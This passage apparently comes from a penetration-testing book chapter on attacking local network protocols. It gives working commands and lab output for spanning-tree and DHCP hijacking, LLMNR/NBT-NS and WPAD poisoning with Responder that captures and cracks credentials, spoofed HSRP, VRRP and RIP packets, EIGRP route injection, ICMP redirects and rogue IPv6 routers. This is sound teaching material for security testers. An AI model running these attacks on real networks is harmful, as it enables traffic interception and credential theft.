root@kali:~/scapy# scapy Welcome to Scapy (2.2.0) >>> list_contrib() wpa_eapol : WPA EAPOL dissector status=loads ubberlogger : Ubberlogger dissectors status=untested igmp : IGMP/IGMPv2 status=loads avs : AVS WLAN Monitor Header status=loads ospf : OSPF status=loads igmpv3 : IGMPv3 status=loads skinny : Skinny Call Control Protocol (SCCP) status=loads eigrp : EIGRP status=loads cdp : Cisco Discovery Protocol status=loads dtp : DTP status=loads rsvp : RSVP status=loads bgp : BGP status=loads etherip : EtherIP status=loads ripng : RIPng status=loads mpls : MPLS status=loads ikev2 : IKEv2 status=loads chdlc : Cisco HDLC and SLARP status=loads vqp : VLAN Query Protocol status=loads vtp : VLAN Trunking Protocol (VTP) status=loads
A reference Python script using the Scapy CDP library is available online.20 By removing the while loop and adding fields such as CDPMsgVoIPVLANReply (type 15) you can spoof CDP frames to execute attacks against Cisco IP phones and other systems.
Spanning Tree Protocol (STP) is a mechanism used to maintain loop-free network topologies. Switches use Bridge Protocol Data Unit (BPDU) frames to self-organize by setting redundant uplink ports to a state known as blocking to close loops. Figure 5-11 demonstrates a typical configuration, and Table 5-5 describes the five port states.
| State | Description |
|---|---|
| Disabled | Electrically inactive until enabled |
| Blocking | Port discards all data except BPDU frames |
| Listening | Switch listens to BPDUs to build a loop-free tree |
| Learning | Switch builds a forwarding table using source MAC addresses of frames |
| Forwarding | Port becomes fully operational, forwarding traffic to/from the switch |
Upon electing a root bridge, switches select root and designated ports. A root port is one that provides the best path to the root bridge, and others become designated ports. For details of the BPDU election process and port configuration, refer to Kevin Lauerman and Jeff King’s paper,21 which provides a number of low-level examples and detailed topology diagrams.
BPDU frames are captured and displayed within the Yersinia STP protocol view, as demonstrated by Example 5-10. If you cannot capture BPDU frames on your interfaces, it is unlikely that you will succeed in an STP attack.
┌── yersinia 0.7.3 by Slay & tomac - STP mode ─────────────────────[10:29:40]┐ │ RootId BridgeId Port Iface Last seen │ │ 5080.760F0E13AC58 CB09.E7CD90117CAA 8002 eth1 26 Aug 10:29:39 │ │ 5080.760F0E14AC58 CB09.E7CD90127CAA 8002 eth2 26 Aug 10:29:38 │ │ 5080.760F0E13AC58 CB09.E7CD90117CAA 8002 eth2 26 Aug 10:27:05 │ │ 5080.760F0E14AC58 CB09.E7CD90127CAA 8002 eth1 26 Aug 10:26:59 │ │ │
Upon connecting to two switches within an environment, use Ettercap to establish a bridge and Yersinia to send crafted BPDU frames via each interface. Figure 5-12 shows the resulting topology, by which traffic between switches is compromised.
Example 5-11 demonstrates how to bridge eth1 and eth2 and sniff with Ettercap.
root@kali:~# ettercap -T -i eth1 -B eth2 -q
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
Listening on:
eth1 -> 00:0C:29:30:55:0D
192.168.1.4/255.255.255.0
fe80::20c:29ff:fe30:550d/64
Listening on:
eth2 -> 00:0C:29:30:54:AC
192.168.1.5/255.255.255.0
fe80::20c:29ff:fe30:54ac/64
Privileges dropped to EUID 65534 EGID 65534...
33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Starting Bridged sniffing...
Next, run Yersinia and use “I” to enable the bridged interfaces and disable eth0:
┌──────────── Global Interfaces ────────────┐ │ │ │ a) eth0 (OFF) │ │ b) eth1 (ON) │ │ b) eth2 (ON) │ │ │ └───────────── Press q to exit ─────────────┘
Upon using “g” to select the STP protocol mode, you should begin to see BPDUs. Finally, use “x” and option “4” to claim the root role within the topology. Yersinia will send spoofed frames using each interface, and the running Ettercap process should bear fruit as traffic is captured.
The protocols described in the previous section use Ethernet multicast and operate on the data link layer. Protocols described in this section provide network discovery and configuration services over IPv4 and IPv6 using transport layer broadcast addresses. Common local name resolution and configuration mechanisms include the following:
Dynamic Host Configuration Protocol (DHCP)
Internal routing protocols (e.g., HSRP, VRRP, EIGRP, and OSPF)
IPv6 network discovery protocols
Many proprietary systems perform host discovery and automatic configuration using IP broadcast and multicast requests. The Nmap broadcast NSE category includes 40 individual scripts at the time of writing, covering a multitude of protocols.
Upon intercepting traffic via Layer 2 MiTM attack, you can spoof DNS responses and direct users to arbitrary destinations using Ettercap.22
Dynamic Host Configuration Protocol (DHCP) operates over UDP, using the messages described in Table 5-6. The protocol is used to configure local systems and provide details including IP address, subnet, and default gateway details to clients.
| Message | Sent by | Description |
|---|---|---|
DHCPDISCOVER |
Client | Broadcast to solicit DHCP offers from the network, and optionally provide the last IP address used (requesting a lease) |
DHCPOFFER |
Server | Upon receiving a request, the server first reserves an IP address for the client and then prepares and sends an offer including the address, subnet mask, and DHCP options (e.g., DNS server and router details) |
DHCPREQUEST |
Client | A client can accept DHCP offers from multiple servers, so this message is used to formally request a particular address |
DHCPACK |
Server | Final acknowledgment from the server, including lease duration and additional DHCP options (e.g., WPAD server) |
DHCPNAK |
Server | Indicates that the client’s notion of network address is incorrect (e.g., the client has changed subnets or its lease has expired) |
DHCPDECLINE |
Client | Indicates the client network address is already in use |
DHCPRELEASE |
Client | Cancels the lease and relinquishes the network address |
DHCPINFORM |
Client | Requests additional network configuration parameters (upon already configuring its local IP address and subnet) |
A popular active tactic used to attack DHCP involves rogue server setup (often involving denial of service to flood the legitimate server). The net effect is that malicious default gateway, DNS server, and WPAD settings are provided to clients.
Example 5-12 demonstrates how DHCP servers are enumerated by broadcasting local discovery messages with Nmap.23 DHCPv6 is also supported.24 As the protocol operates UDP, it’s prudent to run these scripts a handful of times.
root@kali:~# nmap --script broadcast-dhcp-discover Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-08-26 07:31 EDT Pre-scan script results: | broadcast-dhcp-discover: | Response 1 of 1: | IP Offered: 192.168.1.5 | DHCP Message Type: DHCPOFFER | Subnet Mask: 255.255.255.0 | Router: 192.168.1.1 | Domain Name Server: 192.168.1.1 | Hostname: dhcppc3 | Domain Name: dlink.com\x00 | Renewal Time Value: 0s | Rebinding Time Value: 0s | IP Address Lease Time: 1s |_ Server Identifier: 192.168.1.1
You can run the Responder DHCP script (/usr/share/responder/DHCP.py) within Kali Linux to establish a rogue DHCP server. Table 5-7 lists the available options. Setting a malicious gateway is not ideal, because the hijacked connection is only half-duplex (i.e., we capture egress packets from the client, but not the responses from the legitimate gateway). As such, I would recommend setting a rogue DNS or WPAD server to capture HTTP traffic and credentials in particular (as demonstrated later in this chapter).
| Flag | Description | Example |
|---|---|---|
-i |
Our IP address, advertised as a gateway | -i 10.0.0.100 |
-d |
The local DNS domain name (optional) | -d example.org |
-r |
IP address of the original router/gateway | -r 10.0.0.1 |
-p |
Primary DNS server IP address | -p 10.0.0.100 |
-s |
Secondary DNS server IP address (optional) | -s 10.0.0.1 |
-n |
The netmask of the local network | -n 255.255.255.0 |
-I |
The interface to listen for DHCP traffic on | -I eth1 |
-w |
WPAD configuration address (URL) | -w “http://10.0.0.100/wpad.dat\n” |
-S |
Spoof the default gateway IP address | – |
-R |
Respond to all DHCP requests (very noisy) | – |
Active denial of service tools, such as DHCPig,25 can also be considered to force clients to obtain new leases within the environment, and exhaust legitimate servers so that they become unresponsive.
Preboot Execution Environment (PXE) is a method by which systems load OS images from the local network. Figure 5-13 demonstrates the protocol: DHCP is used to provide network configuration, TFTP is used to serve the initial boot image, and a file service protocol (usually NFS or SMB) is used to deploy the OS.
By default, many BIOS chipsets attempt network boot via PXE first and then boot from local media. Mitigating the risks outlined here involves configuring BIOS to not prefer network boot to other options.
Within Microsoft environments,26 PXE operates in one of two modes:
Requires credentials to load full OS images via SMB
Loads a full OS without credentials
Practical PXE attacks include the following:
Pilfering secrets (e.g., credentials) from available operating system images27
Service of malicious images28 to capture user credentials (through presentation of a fake logon prompt) or achieve persistence through low-level attack of BIOS,29 hard disk controllers,30 or other hardware components
If the victim host does not use full-disk encryption (FDE), you can patch files used by the operating system31 and obtain user password hashes.32 This attack vector is rapidly becoming obsolete, however, as FDE uptake increases within enterprises.
Microsoft systems use Link-Local Multicast Name Resolution (LLMNR) and the NetBIOS Name Service (NBT-NS) for local host resolution when DNS lookups fail. Apple Bonjour and Linux zero-configuration implementations use Multicast DNS (mDNS) to discover systems within a network. These protocols are unauthenticated and broadcast messages over UDP; thus, attackers can exploit them to direct users to malicious services.
Responder channels clients to rogue services (e.g., SMB) upon replying to UDP queries broadcast via port 137 (NBT-NS), 5353 (mDNS), and 5355 (LLMNR). Victims authenticate with services using hashes that can be cracked and replayed. Figure 5-14 summarizes the attack, by which a user’s credentials are compromised upon him mistyping \\printserver.
Example 5-13 demonstrates Responder used to capture NTLMv2 hashes. The material is saved to disk and John the Ripper33 cracks the hash—revealing the testuser account password of password1.
root@kali:~# responder -i 192.168.208.156
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C
[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: False
WPAD script loaded: function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch
(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host)) return "DIRECT"; if
(dnsDomainIs(host, "RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)"))
return "DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF
LLMNR poisoned answer sent to this IP: 192.168.208.156. The requested name was : pintserver.
[+]SMB-NTLMv2 hash captured from : 192.168.208.154
Domain is : WORKGROUP
User is : testuser
[+]SMB complete hash is : testuser::WORKGROUP:
1122334455667788:834735BBB9FBC3B168F1A721C5888E39:01010000000000004F51B4E9FADFCE01A7ABBB619699515
40000000002000A0073006D00620031003200010014005300450052005600450052003200300030003800040016007300
6D006200310032002E006C006F00630061006C0003002C0053004500520056004500520032003000300038002E0073006
D006200310032002E006C006F00630061006C000500160073006D006200310032002E006C006F00630061006C00080030
0030000000000000000000000000200000DFEC64C689142E250762FE31AD029114A4DFF12665D21124ED6C5111BA7D867
10A0010000000000000000000000000000000000009001E0063006900660073002F00700069006E007400730065007200
7600650072000000000000000000
^C
root@kali:~# john SMB-NTLMv2-Client-192.168.208.154.txt
Loaded 1 password hash (NTLMv2 C/R MD4 HMAC-MD5 [32/64])
password1 (testuser)
Many browsers use Web Proxy Auto-Discovery (WPAD) to load proxy settings from the network. A WPAD server provides client proxy settings via a particular URL (e.g., http://wpad.example.org/wpad.dat) upon being identified through any of the following:
DHCP, using a code 252 entry34
DNS, searching for the wpad hostname in the local domain
Microsoft LLMNR and NBT-NS (in the event of DNS lookup failure)
Responder automates the WPAD attack—running a proxy and directing clients to a malicious WPAD server via DHCP, DNS, LLMNR, and NBT-NS. Example 5-14 demonstrates the tool used to configure local clients and compromise credentials.
root@kali:~# responder -i 192.168.208.156 -w
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C
[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: True
WPAD script loaded: function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch
(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host)) return "DIRECT"; if
(dnsDomainIs(host, "RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)"))
return "DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF
LLMNR poisoned answer sent to this IP: 192.168.208.152.
The requested name was : wpad.
[+]WPAD file sent to: 192.168.208.152
[+][Proxy]HTTP-User & Password: chris:abc123
Table 5-8 lists common routing protocols used within local networks, along with details of tools used to modify routing configuration and intercept traffic. BGP is an external routing protocol and out of scope.
| HSRP | VRRP | RIP | EIGRP | OSPF | |
|---|---|---|---|---|---|
| IRPASa |
● |
– | – | – | – |
| John the Ripper |
● |
● |
● |
● |
● |
| Lokib |
● |
● |
● |
● |
● |
| Nemesisc | – | – |
● |
– |
● |
| Scapy |
● |
● |
● |
● |
● |
| Yersinia |
● |
– | – | – | – |
a See IRPAS on Phenoelit.org. b See “Loki: Layer 3 Will Never Be the Same Again”, ERNW, August 20, 2010. c See Nemesis on SourceForge. | |||||
Combine active attacks and passive network sniffing to understand the routing protocols in use (if any). Upon identifying support for particular protocols, consider the tools listed in Table 5-8 to manipulate the topology.
Cisco switches are susceptible to denial of service35 via routing management packets because the pak_priority36 quality of service feature prioritizes processing of RIP, OSPF, and EIGRP traffic (even if the protocols are not enabled). The net effect is 100 percent CPU consumption and dropping of management connections, including the console.
The “jumbo” community edition of John the Ripper37 supports the cracking of MD5 and HMAC-SHA-256 keys used for authentication purposes within HSRP,38 VRRP,39 EIGRP,40 RIPv2, and OSPF.41 You first must install the package within Kali Linux, however, as follows:
git clone https://github.com/magnumripper/JohnTheRipper.git cd JohnTheRipper/src/ ./configure && make && make install
You can combine Ettercap and John the Ripper to extract and crack captured RIPv2 MD5 hashes, as shown in Example 5-15. Upon compromising a key used to authenticate router protocol messages, you can craft and prepare your own to modify the network topology.
root@kali:~# ettercap -Tqr capture.pcap > rip-hashes
root@kali:~# john rip-hashes
Loaded 2 password hashes with 2 different salts ("Keyed MD5" RIPv2)
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (RIPv2-224.0.0.9-520)
letmein (RIPv2-224.0.0.9-520)
Hot Standby Routing Protocol (HSRP) and the Virtual Router Redundancy Protocol (VRRP) are used in high-availability environments to provide failover support, as demonstrated by Figure 5-15. Routers send packets to local multicast groups announcing configuration and priority details.
HSRP is a proprietary Cisco protocol with no RFC, whereas VRRP is standardized.42 To evaluate HSRP and VRRP support within an environment, use a network sniffer to capture the management traffic. You can use a number of tools to craft HSRP messages (including Scapy and Yersinia, as listed in Table 5-8), but only Loki provides VRRP support at this time.
Example 5-16 demonstrates Scapy used to craft HSRP packets that add 10.0.0.100 to the virtual router group at 10.0.0.1. Scapy sends packets with a hardcoded authentication string of cisco, which is the default used in most configurations. If MD5 authentication is in use, take a look at DarK’s patch for Scapy,43 which provides support via HSRPmd5().
root@kali:~/scapy# scapy Welcome to Scapy (2.2.0) >>> ip = IP(src='10.0.0.100', dst='224.0.0.2') >>> udp = UDP() >>> hsrp = HSRP(group=1, priority=255, virtualIP='10.0.0.1') >>> send(ip/udp/hsrp, iface='eth1', inter=3, loop=1)
Some environments might use an arbitrary plaintext authentication string, which Yersinia can capture and present (within its HSRP protocol view):
┌── yersinia 0.7.3 by Slay & tomac - HSRP mode ───────────────────[18:29:40]┐ │ SIP DIP Auth VIP Iface Last seen │ │ 10.0.0.2 224.0.0.2 abc123 10.0.0.1 eth1 26 Aug 18:28:09 │ │ 10.0.0.3 224.0.0.2 abc123 10.0.0.1 eth1 26 Aug 18:26:06 │ │ │
To include an authentication string within the HSRP packets, use hsrp:
while (true); do (hsrp -i eth1 -d 224.0.0.2 -v 10.0.0.1 -a abc123 -g 1 –S 10.0.0.100; sleep 3); done
VRRP credentials are easily obtained by using tcpdump if simple authentication is used,44 as shown by Example 5-17. Packets are sent to a multicast destination of 224.0.0.18 (IPv4) or ff02::12 (IPv6).
13:34:02 0:0:5e:0:1:1 1:0:5e:0:0:12 ip 60 10.0.0.7 > 224.0.0.18 VRRPv2-advertisement 20: vrid=1 prio=100 authtype=simple intv1=1 addrs: 10.0.0.8 auth "abc123" [tos 0xc0] (ttl 244, id 0, len 40) 0x0000 45c0 0028 0000 0000 ff70 19e4 c0a8 0007 E..(.....p...... 0x0010 e000 0012 2101 6401 0101 dd1f c0a8 0007 ....!.d......... 0x0020 6162 6331 3233 0000 0000 0000 0000 0000 abc123..........
You can then use Scapy to craft VRRP packets, as demonstrated by Example 5-18.
root@kali:~/scapy# scapy Welcome to Scapy (2.2.0) >>> ip = IP(src='10.0.0.100', dst='224.0.0.18') >>> udp = UDP() >>> vrrp = VRRP(vrid=1, priority=255, addrlist=["10.0.0.7", "10.0.0.8"], ipcount=2, \ auth1='abc123') >>> send(ip/udp/vrrp, iface='eth1', inter=3, loop=1)
Three versions of the Routing Information Protocol (RIP) exist—RIP,45 RIPv2,46 and RIPng.47 RIP and RIPv2 use UDP datagrams sent to peers via port 520, whereas RIPng broadcasts datagrams to UDP port 521 via IPv6 multicast. RIPv2 introduced MD5 authentication support. RIPng does not incorporate native authentication; rather, it relies on optional IPsec AH and ESP headers48 within IPv6.
RIP peers process unsolicited route advertisements in many cases. Consider the environment shown in Figure 5-16. Using Nemesis and Scapy, we can inject a route on the victim host (10.0.0.5), specifying the new gateway for the destination server (10.2.0.10) as 10.0.0.100.
Nemesis requires setup and configuration within Kali Linux. Download the source code from http://nemesis.sourceforge.net, unpack to /root/nemesis-1.4/, and then execute the following commands:
cd wget http://bit.ly/2bjmImD tar xvfz libnet-1.0.2a.tar.gz cd Libnet-1.0.2a/ ./configure make && make install cd ../nemesis-1.4/ ./configure -with-libnet-includes=/root/Libnet-1.0.2a/include \ -with-libnet-libraries=/root/Libnet-1.0.2a/lib make && make install
Following is the Nemesis and Scapy attack syntax used for each RIP protocol version:
RIPv1
nemesis rip –c 2 –V 1 –a 1 –i 10.2.0.10 –m 1 –V 1 –S 10.0.0.100 –D 10.0.0.5
RIPv2
nemesis rip –c 2 –V 2 –a 1 –i 10.2.0.10 –k 0xffffffff –m 1 –V 1 –S 10.0.0.100 -D 10.0.0.5
RIPng (IPv6)
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> load_contrib("ripng")
>>> ip = IPv6(src="2001:1234:cafe:babe::1", dst="ff02::9")
>>> udp = UDP()
>>> ripng = RIPngEntry(prefix="2001:1234:dead:beef::/64", nexthop="2001:1234:cafe:babe::1")
>>> send (ip/udp/ripng, iface='eth0', inter=3, loop=1)
The Enhanced Interior Gateway Routing Protocol (EIGRP) is Cisco proprietary and can be run with or without authentication.49 Coly supports capture of EIGRP broadcasts and injection of packets to manipulate routing configuration, as demonstrated by Example 5-19.
root@kali:~# svn checkout http://coly.googlecode.com/svn/trunk/ coly-read-only A coly-read-only/coly.py Checked out revision 13. root@kali:~# cd coly-read-only/ root@kali:~/coly-read-only# ./coly.py EIGRP route injector, v0.1 Source: http://code.google.com/p/coly/ kali(router-config)# interface eth1 Interface set to eth1, IP: 10.0.0.100 kali(router-config)# discover Discovering Peers and AS Peer found: 10.0.0.3 AS: 50 AS set to 50 Peer found: 10.0.0.2 AS: 50 kali(router-config)# hi Hello thread started kali(router-config)# inject 10.2.0.0/24 Sending route to 10.0.0.3 Sending route to 10.0.0.2
At this point, the EIGRP peers (10.0.0.2 and 10.0.0.3) will send traffic destined for the remote 10.2.0.0/24 network to us (via 10.0.0.100). We could also specify an individual host, such as 10.2.0.10/32, or a larger range such as 10.2.0.0/16.
Although it is possible to crack MD5 and HMAC-SHA-256 keys used for authentication within EIGRP environments, I’m not aware of any publicly available tools that support the crafting of authenticated packets.
Most Open Shortest Path First (OSPF)50 implementations use MD5 to provide authentication between routers. Loki and John the Ripper can capture and attack MD5 hashes to reveal the key, which can then be used to advertise new routes, as demonstrated by Figure 5-17. The route parameters are set by using the Injection tab, and the key set under Connection.
To install and execute Loki within Kali Linux, execute the following commands:
wget http://bit.ly/2asPnCf wget http://bit.ly/2apbpEU wget http://bit.ly/2awOiXH wget http://bit.ly/2aK279c wget http://bit.ly/2aKbipx dpkg -i pylibpcap_0.6.2-1_i386.deb dpkg -i libssl0.9.8_0.9.8o-7_i386.deb dpkg -i python-dpkt_1.6+svn54-1_all.deb dpkg -i python-dumbnet_1.12-3.1_i386.deb dpkg -i loki_0.2.7-1_i386.deb /usr/bin/loki.py
Operating systems including Apple OS X Yosemite 10.1051 update local routing table entries upon parsing ICMP redirect (type 5) messages. The vulnerability was extensively exploited in 2014, as reported by Zimperium.52
Example 5-20 demonstrates the Responder Icmp-Redirect.py utility used to reconfigure the routing table of a victim host (10.0.0.5) by specifying the gateway for a particular destination (10.2.0.10 in this case) as 10.0.0.100.
root@kali:~# cd /usr/share/responder/ root@kali:/usr/share/responder# chmod a+x Icmp-Redirect.py root@kali:/usr/share/responder# ./Icmp-Redirect.py –I eth0 –i 10.0.0.100 –g 10.0.0.1 \ –t 10.0.0.5 –r 10.2.0.10 ICMP Redirect Utility 0.1. Created by Laurent Gaffie, please send bugs/comments to lgaffie@trustwave.com This utility combined with Responder is useful when you're sitting on a Windows based network. Most Linux distributions discard by default ICMP Redirects. Note that if the target is Windows, the poisoning will only last for 10mn, you can re-poison the target by launching this utility again. If you wish to respond to the traffic, for example DNS queries your target issues, launch this command as root: iptables -A OUTPUT -p ICMP -j DROP && iptables -t nat -A PREROUTING -p udp --dst 10.2.0.10 --dport 53 -j DNAT --to-destination 10.0.0.100:53 [ARP]Target Mac address is : 00:17:f2:0f:5d:19 [ARP]Router Mac address is : 00:50:56:e2:a7:d5 [ICMP]10.0.0.5 should have been poisoned with a new route for target: 10.2.0.10.
The Neighbor Discovery Protocol (NDP)53 defines five ICMPv6 message types used to organize and configure local IPv6 networks, as listed in Table 5-9. Tools exist to take advantage of these protocols, as described in the subsequent sections.
| Message | ICMPv6 type | Description |
|---|---|---|
| Router solicitation | 133 | Used by nodes to locate routers on the link |
| Router advertisement | 134 | Used by routers to advertise their presence, along with link and prefix parameters; advertisements are sent periodically by routers, or to hosts when responding to solicitation requests |
| Neighbor solicitation | 135 | Used by nodes to determine the link addresses of IPv6 neighbors, and verify that neighbors are reachable via cached addresses |
| Neighbor advertisement | 136 | Used to respond to solicitation messages, providing IPv6 and link address details |
| Redirect | 137 | Used by routers to inform nodes of a better first hop for a given destination prefix |
Figures 5-18 and 5-19 demonstrate router and neighbor discovery. NDP operates on the data link layer, using broadcasts sent to Ethernet multicast addresses. Local transport layer protocols are also used within IPv6 environments for host configuration—primarily DHCPv6 to configure DNS, and WPADv6 to describe web proxy settings.
The THC IPv6 toolkit54 and Metasploit include modules to identify local IPv6 hosts. Example 5-21 demonstrates ping6 used within Kali Linux to broadcast an ICMPv6 echo message to ff02::1 (IPv6 multicast), revealing the available hosts (via eth1). You can then use Nmap to scan individual hosts, as shown in Example 5-22. Note that fe80::/10 is the reserved IPv6 prefix for link-local addresses.
root@kali:~# ping6 -c2 -I eth1 ff02::1 PING ff02::1(ff02::1) from fe80::20e:c6ff:fef0:2965 eth1: 56 data bytes 64 bytes from fe80::20e:c6ff:fef0:2965: icmp_seq=1 ttl=64 time=0.040 ms 64 bytes from fe80::1a03:73ff:fe27:35a8: icmp_seq=1 ttl=64 time=1.23 ms 64 bytes from fe80::217:f2ff:fe0f:5d19: icmp_seq=1 ttl=64 time=1.23 ms 64 bytes from fe80::426c:8fff:fe2a:e708: icmp_seq=1 ttl=64 time=1.23 ms 64 bytes from fe80::e4d:e9ff:fec5:8f53: icmp_seq=1 ttl=64 time=1.47 ms 64 bytes from fe80::3ed9:2bff:fe9f:bc94: icmp_seq=1 ttl=64 time=1.62 ms 64 bytes from fe80::ba2a:72ff:fef1:b747: icmp_seq=1 ttl=64 time=1.85 ms 64 bytes from fe80::a2d3:c1ff:fed1:2a8e: icmp_seq=1 ttl=64 time=2.18 ms
root@kali:~# nmap -6 -e eth1 -sSVC -F fe80::217:f2ff:fe0f:5d19 Starting Nmap 6.47 (http://nmap.org) at 2015-08-17 15:01 EDT Nmap scan report for fe80::217:f2ff:fe0f:5d19 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 5.6 (protocol 2.0) | ssh-hostkey: | 1024 56:17:24:77:ab:fc:d0:9f:ad:91:79:3d:1a:80:49:c6 (DSA) |_ 2048 af:f8:27:9f:b1:ab:4b:c0:67:e4:e0:06:2f:4b:5f:68 (RSA) 88/tcp open kerberos-sec Heimdal Kerberos (server time: 2015-08-17 19:02:00Z) 5900/tcp open vnc Apple remote desktop vnc | vnc-info: | Protocol version: 3.889 | Security types: | Mac OS X security type (30) |_ Mac OS X security type (35) MAC Address: 00:17:F2:0F:5D:19 (Apple) Service Info: OS: Mac OS X; CPE: cpe:/o:apple:mac_os_x Host script results: | address-info: | IPv6 EUI-64: | MAC address: | address: 00:17:f2:0f:5d:19 |_ manuf: Apple
Hosts within hardened environments might not respond to ICMPv6 echo requests but will parse router advertisement messages if they support stateless address autoconfiguration (SLAAC). Metasploit55 exploits this behavior—a router with a fake prefix of 2001:1234:dead:beef::/64 is advertised, neighbor solicitation messages gathered, and the prefix replaced with fe80::/10 to identify valid link-local addresses (as shown in Example 5-23).
msf > use auxiliary/scanner/discovery/ipv6_neighbor_router_advertisement msf auxiliary(ipv6_neighbor_router_advertisement) > set INTERFACE eth1 msf auxiliary(ipv6_neighbor_router_advertisement) > run [*] Sending router advertisement... [*] Listening for neighbor solicitation... [*] |*| 2001:1234:dead:beef:5ed:a8d7:d46b:7ec [*] |*| 2001:1234:dead:beef:92b1:1cff:fe8e:e5d3 [*] |*| 2001:1234:dead:beef:3ed9:2bff:fe9f:bc94 [*] |*| 2001:1234:dead:beef:b4:3cff:fecb:eb14 [*] |*| 2001:1234:dead:beef:1a03:73ff:fe27:35a8 [*] |*| 2001:1234:dead:beef:e4d:e9ff:fec5:8f53 [*] Attempting to solicit link-local addresses... [*] |*| fe80::5ed:a8d7:d46b:7ec -> 90:b1:1c:65:0c:09 [*] |*| fe80::92b1:1cff:fe8e:e5d3 -> 90:b1:1c:8e:e5:d3 [*] |*| fe80::3ed9:2bff:fe9f:bc94 -> 3c:d9:2b:9f:bc:94 [*] |*| fe80::b4:3cff:fecb:eb14 -> 02:b4:3c:cb:eb:14 [*] |*| fe80::1a03:73ff:fe27:35a8 -> 18:03:73:27:35:a8 [*] |*| fe80::e4d:e9ff:fec5:8f53 -> 0c:4d:e9:c5:8f:53
The THC IPv6 toolkit includes three utilities to impersonate neighbors and routers, as listed Table 5-10. In addition to these data link attacks, you can use rogue DHCPv6 and WPADv6 services to proliferate name server and web proxy details to clients.
| Utility | Method | Purpose |
|---|---|---|
| parasite6 | Neighbor advertisement | Impersonate an IPv6 node |
| fake_router6 | Router advertisement | Advertise a new default IPv6 gateway |
| redir6 | Redirect spoofing | Inject a router between victim and target |
Many IPv4 environments contain hosts that support (and prefer) IPv6, including Microsoft Windows and Apple OS X. Figure 5-20 demonstrates how, upon configuring a rogue IPv6 gateway in the environment, you can create an overlay network and compromise traffic.
A DNS server is used to provide IPv6 destinations for lookup requests from clients, ensuring that sessions to IPv4 destinations are routed via our rogue IPv6 gateway. The process is shown in Figure 5-21.
Practical execution of this attack involves the following:
Configuring a NAT64 gateway, performing IPv6-to-IPv4 translation
Configuring a DNS64 server, providing IPv6 responses to IPv4 DNS requests
IPv6 router advertisement using fake_router6
Proliferating the DNS64 configuration using DHCPv6
The Evil Foca utility,56 which is available for Windows only, automates the attack. To prepare a Kali Linux IPv6 attack platform, review the InfoSec Institute “SLAAC Attack” tutorial,57 which provides step-by-step instructions for NAT64, DNS64, DHCPv6, and optional NAT-PT configuration. Jonathan Cran’s slide deck “Practical Man in the Middle”58 also details the attack (among others).
Scapy is a very powerful tool that can craft Ethernet frames and IPv6 packets. Philippe Biondi and Arnaud Ebalard’s presentation “Scapy and IPv6 networking presentation”59 details advanced tactics that you can adopt during testing.
Table 5-11 lists native commands within Linux, Apple OS X, and Microsoft Windows used to show cached IPv6 neighbors and routing configuration. Use these to ensure that advertisement messages are being propagated correctly, along with ifconfig (Linux, Apple OS X) and ipconfig (Windows) to display network interfaces and their IPv6 configuration.
| Platform | Goal | Command |
|---|---|---|
| Apple OS X | Show neighbors Show IPv6 routes |
ndp -an netstat -f inet6 -nr |
| Linux | Show neighbors Show IPv6 routes |
ip -6 neigh netstat -6nr |
| Windows | Show neighbors Show IPv6 routes |
netsh interface ipv6 show neighbors netsh interface ipv6 show routes |
Multiple routes to systems and networks often exist. Upon building a list of MAC addresses within the local network, use gateway-finder.py60 to identify hosts that support IPv4 forwarding. Example 5-24 demonstrates the process, which you also can apply to IPv6 (requiring a patch to the script).
root@kali:~# git clone https://github.com/pentestmonkey/gateway-finder.git root@kali:~# cd gateway-finder/ root@kali:~# arp-scan -l | tee hosts.txt Interface: eth0, datalink type: EN10MB (Ethernet) Starting arp-scan 1.6 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/) 10.0.0.100 00:13:72:09:ad:76 Dell Inc. 10.0.0.200 00:90:27:43:c0:57 INTEL CORPORATION 10.0.0.254 00:08:74:c0:40:ce Dell Computer Corp. root@kali:~/gateway-finder# ./gateway-finder.py -f hosts.txt -i 209.85.227.99 gateway-finder v1.0 http://pentestmonkey.net/tools/gateway-finder [+] Using interface eth0 (-I to change) [+] Found 3 MAC addresses in hosts.txt [+] We can ping 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100] [+] We can reach TCP port 80 on 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100]
Individual tactics adopted to attack local protocols vary from network to network. At a high-level there are two iterative phases, as described by Figure 5-22. Active attack tactics (e.g., VLAN hopping and ARP cache poisoning) are used to change network state, and passive sniffing yields network topology information and sensitive data.
Common active Layer 2 attack methods are as follows:
ARP cache poisoning to manipulate traffic flow between local hosts
